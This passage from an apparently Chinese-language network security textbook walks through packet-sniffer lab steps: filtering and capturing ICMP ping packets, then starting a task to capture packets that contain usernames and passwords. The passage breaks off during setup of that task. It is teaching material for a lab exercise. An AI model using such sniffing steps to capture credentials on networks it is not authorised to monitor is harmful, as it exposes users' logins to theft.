


图 9.80 相应数据的显示




图 9.81 TCP 包头结构

(4) 对 ICMP 数据包的捕获。同对 TCP 和 IP 数据包捕获的过程类似,一点区别是在 Capture 菜单中选择 Define Filter,然后在 Advance 选项中选中 IP 中的 ICMP。

(5) 此时,可以选中一台机器,开始对其抓包,可以抓自己的数据包。开始抓包后,被抓包的机器进入 DOS 界面,使用 ping 命令 ping 网络中的任意一台主机。完成后,停止抓包。这时,回到 decode 界面,可以看到刚才使用 ping 命令中的 ICMP 数据包。从图 9.82 中可以看到捕获了 Echo 和 Echo Reply 数据包。




图 9.82　捕获了 Echo 和 Echo Reply 数据包

任务四　捕获含有用户名及密码的数据包

(1) 选中 Monitor 菜单下的 Matrix，此时可以看到网络中的 Traffic Map 视图，如图 9.83 所示。




图 9.83　网络中的 Traffic Map 视图

(2) 在左下角可以通过单击 MAC、IP 或 IPX 使 Traffic Map 视图显示相应主机的 MAC、IP 或 IPX 地址。图 9.84 中显示的是网络中主机的 IP 地址，每条连线表明两台主机间的通信。客户机 IP 地址为：192.168.0.58、192.168.0.86、192.168.0.132。




图 9.84　客户机 IP 地址

(3) 在 Capture 菜单中选中 Define Filter 选项，如图 9.85 所示。

